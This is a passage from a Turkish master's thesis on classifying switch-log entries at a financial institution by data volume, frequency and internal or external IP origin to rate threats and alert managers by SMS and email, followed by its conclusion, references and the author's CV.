
Results | Messages

	Log_ID	Log_Tarih	Log_Saat	Log_Kullanici	Log_Kaynak	Log_Hedef	Log_Data	Log_Siklik
1	1	2014-06-05	00:00:01....	user	160.17.45.75	192.168.10.71	134	1
2	2	2014-06-01	00:00:10....	root	181.16.70.34	192.168.10.83	192	0
3	3	2014-06-01	00:00:19....	nobody	160.17.45.75	192.168.10.83	285	1
4	4	2014-06-01	00:00:28....	nobody	160.17.45.75	192.168.10.83	285	1
5	5	2014-06-01	00:00:37....	nobody	160.17.45.75	192.168.10.83	285	1
6	6	2014-06-01	00:00:46....	nobody	160.17.45.75	192.168.10.83	285	1
7	7	2014-06-01	00:00:55....	nobody	160.17.45.75	192.168.10.83	285	1
8	8	2014-06-02	00:01:04....	nobody	160.17.45.75	192.168.10.83	285	1
9	9	2014-06-01	00:01:13....	admin	142.87.29.19	192.168.10.63	59	1
10	10	2014-06-02	00:01:22....	admin	142.87.29.19	192.168.10.63	7	1
11	11	2014-06-01	00:01:31....	user	195.89.41.23	192.168.10.5	104	0
12	12	2014-06-01	00:01:40....	nobody	195.89.81.56	192.168.10.11	29	1
13	13	2014-06-01	00:01:49....	nobody	195.89.81.56	192.168.10.11	17	1
14	14	2014-06-01	00:01:58....	nobody	195.89.81.56	192.168.10.11	2	1
15	15	2014-06-01	00:02:07....	nobody	195.89.81.56	192.168.10.83	345	1
16	16	2014-06-01	00:02:16....	nobody	195.89.81.56	192.168.10.83	459	1
17	17	2014-06-02	00:02:25....	nobody	195.89.81.56	192.168.10.83	690	1
18	18	2014-06-01	00:02:34....	nobody	195.89.81.56	192.168.10.83	710	1
19	19	2014-06-01	00:02:43....	user	145.78.56.87	192.168.10.83	50	1
20	20	2014-06-01	00:02:52....	user	145.78.56.87	192.168.10.83	81	1
21	21	2014-06-01	00:03:01....	user	145.78.56.87	192.168.10.83	354	1
22	22	2014-06-01	00:03:10....	user	145.78.56.87	192.168.10.83	546	1
23	23	2014-06-01	00:03:19....	user	145.78.56.87	192.168.10.83	210	1
24	24	2014-06-01	00:03:28....	user	145.78.56.87	192.168.10.83	230	1

Şekil 38. Kümeleme İşlemi (Log Sıklığı)

Şekil – 38 de yapılan işlem tabloda bulunan ilk 1000 kayıt için uygulanmıştır. Bu çalışmada kullanılan veriler tarafımdan oluşturulmuştur. Log dosyası toplam 65525 satır kayıt içermekte ve bu kayıtların örnek finansal kurumun bir haftalık log kaydıdır.

Örnek log tablosunda bulunan sisteme giriş yapan ip adresleri içerisinde kuruma ait ip adreslerinin ayrılma işlemi bu adımda yapılacaktır. Kuruma ait olmayan ip adreslerinin de farklı bir sınıfa ayrılması işlemi uygulanacak. Genelde ilk saldırılar kurum dışı yapılmakta olup ilk önceliğimiz kurum dışı IP leri tespit etmek olacaktır. Yabancı IP adreslerinin tespiti sonrası kurum IP adreslerinin kontrolü ya da her ikisinin aynı anda kontrol edilmesi doğru sonuca varılacaktır.



Şekil 39. IP Sınıflandırması

Şekil – 39 da görüldüğü üzere IP adreslerinin sınıflandırılması için örnek log tablosunda "Log Grup No" adında bir alan eklendi.

Bu alan için şu değerler girilecektir:

- Finans Kuruluşuna ait IP adresleri için: 0 değeri,
- Finans Kuruluşuna ait olmaya IP adresleri için: 1 değeri

IP adreslerinin kurum içi ve kurum dışına göre gruplandırma işlemi için daha önceden oluşturulmuş "IP List" tablosunda mevcut olan IP adreslerinin gelen IP adresleri içinde olup olmadığının kontrolünün yapılması. Bu işlemi ilk başta kontrolünün yapılmamasının nedeni sistem üzerinde performansın olumsuz yönde etkilenmemesi ve kurum ağında girişlerde yavaşlamanın yaşanmaması için düşünülmüştür. Şekil – 37 de yapılan kümeleme işlemi sonucunda tehdit olarak alınabilecek IP adresleri içerisinde kurum içinde bir ağ cihazı ya da sunucu bulunmamaktadır. Elimizde bulunan örnek bir log dosyası sonucu ortaya çıkan bu sonuç örnek olsa dahi tehditlerin yüksek bir çoğunluğu kurum dışında yapılmaktadır.

IP adresinin sınıflandırılması işlemi örnek log tablosunda uygulanması sonrasında elde edilen veriler arasında ilişki kurulmasına sıra geldi. Bu adımda izlenecek yol şu şekildedir:

- Belirlenen gün içerisinde giren IP adreslerinin sıklığı sonucunda elde edilen yeni veri olan “Log Sıklığı” değeri
- Kurum içi ya da kurum dışı ip adresine göre sınıflandırmada elde edilen “Log Grup No” değeri
- Log Data miktarı

Yukarıdaki üç kriter göz önünde bulundurularak gün içerisinde toplam data miktarı göre IP değeri için “Log_Olasılık” adında bir alan oluşturulup ve buraya % 1-100 arasında değer girilmesi sağlanacaktır. “Log Olasılık” alanına girilecek değerler şunlardır:

- Toplam Data Miktarı 1-250 KByte olan için : %25 değeri,
- 251 -1000 KByte değeri için : %50 değeri,
- 1.000 – 2.000 KByte değeri için : %75 değeri,
- 2.001 ve üzeri KByte değeri için : %100 değeri

Olasılık değerinin “Log_Olasılık” alanına IP adreslerinin bulunduğu alanın karşısına değerlerin girilmesi ve ardından bu olasılık değerlerinin analiz edilmesi. Burada kritik önem arz eden %50 ve üzerinde çıkan değerlerinin kritik önem arz etmesidir. Yüzde elli ve altında çıkan değerler düşük olasılıklı ve kurum için risk olarak algılanamayacağıdır.

Burada örnek finansal kurumumuzun risk değerini kurum yönetiminin tarafından belirlenmesi ve bu değerlerin kurum için risk oluşturduğuna dair bir BT Risk Tablosunun var olması gerekmektedir. Bu örnek çalışmada olasılık değeri olarak %75 ve üzeri tehdit olasılığı olarak kabul edilmiştir. Örnek log tablosuna olasılık değerleri hesaplanıp "Log_Olasılık" değerleri ilgili IP adreslerinin karşısına değerler atanmıştır.

Bu adımdan sonrakiler örnek log tablosunu veri tabanına import işlemi yapılmasından sonra tablo alanlarındaki verileri analiz çalışması sonucunda elde edilen yeni verilerin analiz işlemi başlayacaktır.

Örnek log tablosunda üzerinde son adımda veri tabanında "Log_Tehdit" alanının oluşturulması ve aşağıdaki kriterlere göre risk değerlerinin belirlenmesidir. Log Tehdit alanında üç değer olacaktır. Eğer değer bir ise "Yüksek Riskli", eğer iki ise "Orta Risk" , eğer değer üç ise "Düşük Risk" değeri girilecektir. Bu değerlerin verilmesinde aşağıdaki kriterler göz önünde bulundurulacaktır.

Kriterler şunlardır:

- Data miktarı yüksek olması (Log_Data Sütunu)
- Sıklık değerinin büyüklüğü (Log_Sıklık Sütunu)
- Olasılık değeri (Log_Olasılık Sütunu)
- Kurum içi ve kurum dışı ip değer olmasına göre verilen grup numarası (Log_Grup No Sütunu)

Results | Messages

	Log_ID	Log_Tarih	Log_Kaynak	Log_Hedef	Log_Data	Log_Siklik	Log_GrupNo	Log_Olasılık	Log_Tehdit	Log_TehditAciklama
1	1	2014-06-05	160.17.45.75	192.168.10.71	134	1	1	25	3	Düşük Riskli
2	2	2014-06-01	181.16.70.34	192.168.10.83	192	0	1	1	3	Düşük Riskli
3	3	2014-06-01	160.17.45.75	192.168.10.83	285	1	1	50	2	Orta Riskli
4	4	2014-06-01	160.17.45.75	192.168.10.83	285	1	1	50	2	Orta Riskli
5	5	2014-06-01	160.17.45.75	192.168.10.83	285	1	1	50	2	Orta Riskli
6	6	2014-06-01	160.17.45.75	192.168.10.83	285	1	1	50	2	Orta Riskli
7	7	2014-06-01	160.17.45.75	192.168.10.83	5000	1	1	100	1	Yüksek Riskli
8	8	2014-06-02	160.17.45.75	192.168.10.83	5000	1	1	100	1	Yüksek Riskli
9	9	2014-06-01	142.87.29.19	192.168.10.63	59	1	1	25	3	Düşük Riskli
10	10	2014-06-02	142.87.29.19	192.168.10.63	7	1	1	25	3	Düşük Riskli
11	11	2014-06-01	195.89.41.23	192.168.10.5	104	0	1	1	3	Düşük Riskli
12	12	2014-06-01	195.89.81.56	192.168.10.11	29	1	1	25	3	Düşük Riskli
13	13	2014-06-01	195.89.81.56	192.168.10.11	17	1	1	25	3	Düşük Riskli
14	14	2014-06-01	195.89.81.56	192.168.10.11	2	1	1	25	3	Düşük Riskli
15	15	2014-06-01	195.89.81.56	192.168.10.83	345	1	1	50	2	Orta Riskli
16	16	2014-06-01	195.89.81.56	192.168.10.83	459	1	1	50	2	Orta Riskli
17	17	2014-06-02	195.89.81.56	192.168.10.83	690	1	1	50	2	Orta Riskli
18	18	2014-06-01	195.89.81.56	192.168.10.83	710	1	1	50	2	Orta Riskli
19	19	2014-06-01	145.78.56.87	192.168.10.83	50	1	1	25	3	Düşük Riskli
20	20	2014-06-01	145.78.56.87	192.168.10.83	81	1	1	25	3	Düşük Riskli
21	21	2014-06-01	145.78.56.87	192.168.10.83	354	1	1	50	2	Orta Riskli
22	22	2014-06-01	145.78.56.87	192.168.10.83	546	1	1	50	2	Orta Riskli
23	23	2014-06-01	145.78.56.87	192.168.10.83	210	1	1	25	3	Düşük Riskli
24	24	2014-06-01	145.78.56.87	192.168.10.83	230	1	1	25	3	Düşük Riskli
25	25	2014-06-01	145.78.56.87	192.168.10.83	250	1	1	25	3	Düşük Riskli

Şekil 40. Log Tablosunda Tehdit ve Olasılık

Yapılan işlemler sonucunda elimizde bulunan örnek log tablosu içerisinde ilk 1000 kayıt içerisinde tehdit içerenler tespit edilmiştir. Burada tespit edilme sonrasında hangilerinin bildirime dâhil edileceğine karar verilmesidir. Bu karar da Sistem ve Alt Yapı Sorumlularının karar vermesinde fayda vardır. Bazen orta derecede görünen bir risk detaylı incelendiğinde uzun bir süre sisteme sürekli ataklar yapan bir IP adresi olabileceğini unutmamak gerekir.

Örnek Log Tablosunda bulunan ilk 1000 değer örnek modeli açıklamak ve görsel olarak anlatılmakta kullanılmıştır. Burada çıkan değerlerin ancak ilgili kişilere iletildiğinde büyük önem arz eder. Bu örnek modelimizde elde ettiğimiz bilgilere finansal kurumda şu kişilere bildirim yapılması gerekir:


- Bilgi Teknolojilerinden Sorumlu Genel Müdür Yardımcısı ya da Yönetim Kurulu Üyesine
- Sistem ve Alt Yapı Yöneticisine ya da Yetkililerine
- BT Güvenlik Yöneticisine ya da Yetkililerine
- BT Destek Yöneticisine ya da Yetkililerine

Yukarıda belirletilen kişiler kurumun yapısına göre değişiklik gösterebilir. Gelişmiş kurumlarda yöneticilerin ve yetkililerin görev tanımlarına uygun olarak bu konuda yönetime sorularak ilgili kişilerin tespit edilmesi önem arz eder.

Şekil – 40 da tespit edilen risk boyutu orta ve yüksek olanlarının bildirilmesi için şunlar yapılacaktır:

- Bildirimin yapılacak kişilerin cep telefon numaraları ve elektronik posta (e-mail) adreslerinin belirlenmesi
- Cep telefonlarına kısa mesaj olarak bildirim yapılması
- E-Mail adreslerine mail olarak uyarı mailinin gönderilmesi.

Gelişen teknoloji ile beraber insanların kullandığı akıllı telefonların yaygınlaşması ile beraber kısa mesaj dışında elektronik posta adreslerine gelen elektronik maillerini görebilmektedir. Fakat kurumda bildirim yapılması gereken kişilerin akıllı telefon kullanıp kullanılmadığı her zaman bilinemeyeceği için telefonlara kısa mesaj olarak bildirim yapılması bir bakıma çift yönlü ve kontrollü bir bildirim yapılmış olur.



Şekil 41. Bildirim Sistemi

Şekil - 41 de bildirimin nasıl yapılacağı şekilsel olarak gösterilmiştir. Bildirim de bulunulacak kişilerin görev ve yetkileri bakımında uygun olması ve uyarı mesajı ya da elektronik postası aldıklarında sisteme müdahale edip gerektiğinde ilgili IP adresi ya da adreslerini bloke edebilmelidir. Geceleyin kurumda bulunup sisteme müdahale etme yetkisi bulunmayan bir kişiye bildirimin yapılması yanlış bir bildirim örneği olacaktır. İki vardiyalı kurumlarda geceleyin kurumda bulunan sistem uzman ya da memurlarına acil bir durum olduğunda sisteme müdahale etme yetkisi verilmelidir. Bu da acil durum planında bir örnek olarak olması gerekir.

Örnek modelimizde log kayıtlarının veri tabanına aktarılması ve işlenmesi için zaman aralıkları iyi belirlenmesi gerekir. Kurumun günlük log kayıt sayısının bilinmesi ve logların sistemleri yormaması için ayrı bir sunucuya alınıp orda işlenmeye başlanması diğer ağ cihazlarının ve sistemlerin performanslarının düşmesini engelleyeceği gibi örnek modelin daha kısa sürede bildirimler yapmasını da sağlayacaktır.

Log kayıtlarının işlenmesinde 09:00 ile 18:00 arasında çalışan bir kurum için sabah mesai saati öncesinde zaman tetikleyicisinin başlaması, öğle yemeğinde 12:00 ile 13:00 saatleri arasında ve akşam mesai saati sonrasında çalışması yüksek miktarda log kaydı tutan kurumlar için daha iyi olacaktır. Küçük ve orta büyüklükteki kurumların günlük log kayıt büyüklükleri 1 Gigabyte (GB) boyutunda olmaz iken büyük kurumlarda günlük log kaydı 1 GB yaklaşmakta ve hatta geçmektedir. Boyutu yüksek olan log kaydının örnek modelde incelenmesi ve tepki verme süreside geç olacağı bilinmesi gerekir. Bunun için günün belirli saatlerinde zaman tetikleyicisinin çalışıp iki saat arasında tutulan kaydı inceleyip cevap vermesi performans ve süre olarak da fayda görülür.

6. SONUÇ

Bu örnek çalışmada bir finans kuruluşunun iç ağında yer alan bir switch (anahtar) ağ cihazının tuttuğu log kayıtları incelenmesi ve buradan sunuculara ve diğer ağa dışarıdan ya da Genel Müdürlük dışında Ankara Şubesinde kişisel bilgisayarlar ya da sunucular üzerinde bilinçli ya da bilinçsiz bir şekilde yapılan bir saldırı olup olmadığını önceden belirlenmiş kısıtlara göre tespit edilmesi amaçlanmıştır.

Örnek log kayıt dosyasında veriler öncelikle veri tabanında tablodaki alanlara uyacak şekilde veri tabanına aktarıldı. Log dosyasında gelen oturum açma, oturum kapatma, sistem yeniden başlatma, konfigürasyon (yapılandırma) ayarları, açıklama içerisinde bulunan uzun metinlerin içerisinde uzun ve anlaşılması zor alanlar hem işlemleri uzatmaması hem de dosya boyutu büyüttüğü için çıkarıldı. Mevcut log dosyaları bu tür gerekli olmayan sadece ilgili cihaz için bir anlam taşıyan bilgiler tutmasından dolayı genellikle boyutları yüksektir. Yüksek boyutlu veriler içerisinde analiz yapmak zor olduğu kadar sonuca ulaşmakta bir o kadar süre almaktadır.

Bu çalışmada mevcut bilgiler veri tabanında tablolayıp burada ilişkiler kurulmaya başlanmıştır. Tablodaki mevcut alanların dışında doğru sonuca varabilmek için altı adet alan daha eklenmiştir. Bu alanlar gelen ip numarasından gönderdiği data miktarına varıncaya kadar ilişkilendirilip bu alanlar uygun değerler girilmiştir.

Eldeki veriler kullanılarak tehditler hesaplanmış ve bunlar yüksek, orta, düşük olarak üç sınıfa ayrılmıştır. Bu bilgilerin elde edilmesinden sonra örnek çalışmamızda bu bilgilerin ilgili kişilere zamanında ve çift yönlü bir şekilde bildirilmesi için model oluşturulmuştur. Modelde elde edilen bilgiler kurumda görev ve yetkileri itibariyle sorumlu olan kişilerin cep telefonlarına kısa mesaj olarak ve gerek kişisel bilgisayarlarına gerekse de akıllı telefonlarında bulunan mail hesaplarına bu sonuçların elektronik posta yoluyla bildirimin yapılması bilginin gerekli kişilere çift yönlü bildirilmesinde en sağlıklı yol olacaktır.

Bu çalışma aynı zamanda kurumlarda log incelemesinden dolayı vakit kaybını ortadan kaldıracağı ve bilgi güvenliği birimlerinde görev yapan yetkililer içinde büyük bir kolaylık sağlayacaktır.

KAYNAKLAR

[1] 'Information', Harrod's librarians glossary of terms used in librarianship, documentation and bookcrafts, Aldershoot, Gower,1987, s. 14

[2] 'Information', The ALA glossary of library and information science, Chicago, Amerikan Library Assocation, 1980, s. 48.

[3] http://www.bilgimikoruyorum.org.tr/?b121_bilgi-guvenligi-ne-demektir,Mayıs 2014

[4] Doğantimur F. , ISO 27001 Standardı Çerçevesinde Kurumsal Bilgi Güvenliği, Ankara, Sayfa:7-14, 2009

[5] http://techcrunch.com/2013/07/15/forrester-2-1-trillion-will-go-into-it-spend-in-2013-apps-and-the-u-s-lead-the-charge/ , Ocak 2014

[6] Y.Vural, Ş. Sağıroğlu, Kurumsal bilgi güvenliği ve standartları üzerine bir inceleme, Gazi Üniv. Müh. Mim. Fak.Der. Cilt :23 No: 2, 2008

[7] http://www.bilgiguvenligi.gov.tr/kurumsal-guvenlik/ornek-varlik-envanteri-olusturma-metodolojisi.html , Mart 2014

[8] http://auditagency.com.ua/?r=iso27001&lang=en , Nisan 2014

[9] Öztürk H.,Yüksek C., Aslan M., Sağlık Bakanlığı, Sağlık Bilgi Sistemleri Genel Müdürlüğü, Bilgi Güvenliği Politikaları Kılavuzu v1, Sayfa:13, 2014

[10] Türk Standardları Enstitüsü (TSE) , TS ISO/IEC 27001, Bilgi Teknolojisi-Güvenlik Teknikleri-Bilgi Güvenliği Yönetim Sistemleri - Gereksinimler, Sayfa:10, Mart 2006

[11] ISO 27001 Global Survey: The Facts and The Figures Underlying The Growth of ISO 27001 World-wide, Certification Europe, 2008

[12] Türkiye Bilişim Derneği, Bilgi ve İlgili Teknolojiler İçin Kontrol Hedefleri, TBD/Kamu-BIB/2008-ÇG1, Sayfa 7-12,2008

[13] http://www.garanti.com.tr/tr/bireysel/subesiz/internet_bankaciligi/guvenlik/phishing.page, Haziran 2014

[14] Khaleel Ahmad, Jayant Shekhar, K.P. Yadav, "Classification of SQL Injection Attacks", VSRD-TNTJ, Vol. I (4), 2010, 235-242

[15] Eminağaoğlu M., Özdevimli Öğrenme Yaklaşımı ile Bilgi Güvenliği Risklerinin Nitel Değerlendirilmesine Yönelik Bir Model, Trakya Üniversitesi, Sayfa 1- 45, 2011

[16] Muharremoğlu G., Kurumsal Bilgi Güvenliğinde Zafiyet, Saldırı ve Savunma Öğelerinin İncelenmesi, İstanbul Üniversitesi, Sayfa 1- 137, 2013

[17] Tok H., Kamu Kurumları İçin Bilgi Güvenliği Yönetişim Modeli, Gebze Yüksek Teknoloji Enstitüsü, Sayfa 1-54 , 2010

[18] Arslan Y., Web Tabanlı Uzaktan Eğitim Sistemlerinde Bilgi Güvenliğinin Sağlanması, Afyon Kocatepe Üniversitesi, Sayfa 9- 94, 2009

[19] Çetinkaya M., Bilgi Güvenliği Yönetim Sistemi Altyapısının Değerlendirilmesi İçin Bir Test Aracı Geliştirilmesi, İstanbul Kültür Üniversitesi, Sayfa 1- 57, 2008

[20] Tan H., Kurum ve Kuruluşların Bilgi Sistemi Güvenliği ve Bir Uygulama, Başkent Üniversitesi, Sayfa 1- 99 , 2011

[21] Ganbat O., Bilgi Güvenliği Yönetim Sistemi ISO/IEC 27001 Ve Bilgi Güvenliği Risk Yönetimi ISO/IEC 27005 Standartlarının Uygulanması, Ege Üniversitesi, Sayfa 1- 82 , 2013

[22] Vural Y., Kurumsal Bilgi Güvenliği Ve Sızma (Penetrasyon) Testleri, Gazi Üniversitesi, Sayfa 1- 247 , 2007

[23] Gülmüş M., Kurumsal Bilgi Güvenliği Yönetim Sistemleri Ve Güvenliği, Yıldız Teknik Üniversitesi, Sayfa 1- 132 , 2010

[24] Eminağaoğlu M, Gökşen Y., Bilgi Güvenliği Nedir, Ne Değildir, Türkiye 'de Bilgi Güvenliği Sorunları ve Çözüm Önerileri, Dokuz Eylül Üniversitesi, Sosyal Bilimler Enstitüsü Dergisi, Cilt: 11,Sayı: 4,Yıl: 2009,ISSN: 1302-3284, Sayfa 1-13

[25] Şahinaslan E., Kantürk A., Şahinaslan Ö., Borandağ E., Kurumlarda Bilgi Güvenliği Farkındalığı, Önemi ve Oluşturma Yöntemleri, Akademik Bilişim Konferansı, Sayfa 1- 6 , 2009

[26] Karabacak B., Dr. Özkan S., Bilgi Güvenliği Yönetim Sistemi için Süreç Tabanlı Risk Analizi, Orta Doğu Teknik Üniversitesi, Enformatik Enstitüsü, Sayfa 1- 5, 2010

ÖZGEÇMİŞ

Ramazan ALTUN, 15.06.1984 yılında Malatya ‘da doğdu. İlk, Orta ve Lise eğitimini İstanbul da tamamladı. Üniversiteyi Fatih Üniversitesi Bilgisayar Teknolojisi ve Programlama üzerine 2007 yılında tamamladıktan sonra Eskişehir Anadolu Üniversitesi İşletme bölümünü 2010 yılında tamamladı. Çalışma hayatıma yazılım uzmanı, yazılım geliştirme, sistem analisti, sistem destek ve tasarım alanlarında görev yaptı. On yılı aşkın bir süredir yazılım geliştirme ve veri tabanı alanlarında çalıştı. En son olarak yabancı bir bankada Ana Bankacılık Uygulamasında kapsamında yazılım geliştirmede görev yaptıktan sonra aynı bankada Bilgi Sistemleri Denetçisi olarak görev yaptı. 2012 yılında Beykent Üniversitesi Fen Bilimleri Enstitüsünde Bilgisayar Mühendisliğinde başladığım yüksek lisans eğitimimi devam ettirmek. Son yıllarda özellikle COBIT, ITIL ve ISO 27001 üzerine çalışmaları sürdürmektedir. İyi düzeyde İngilizce bilmekte.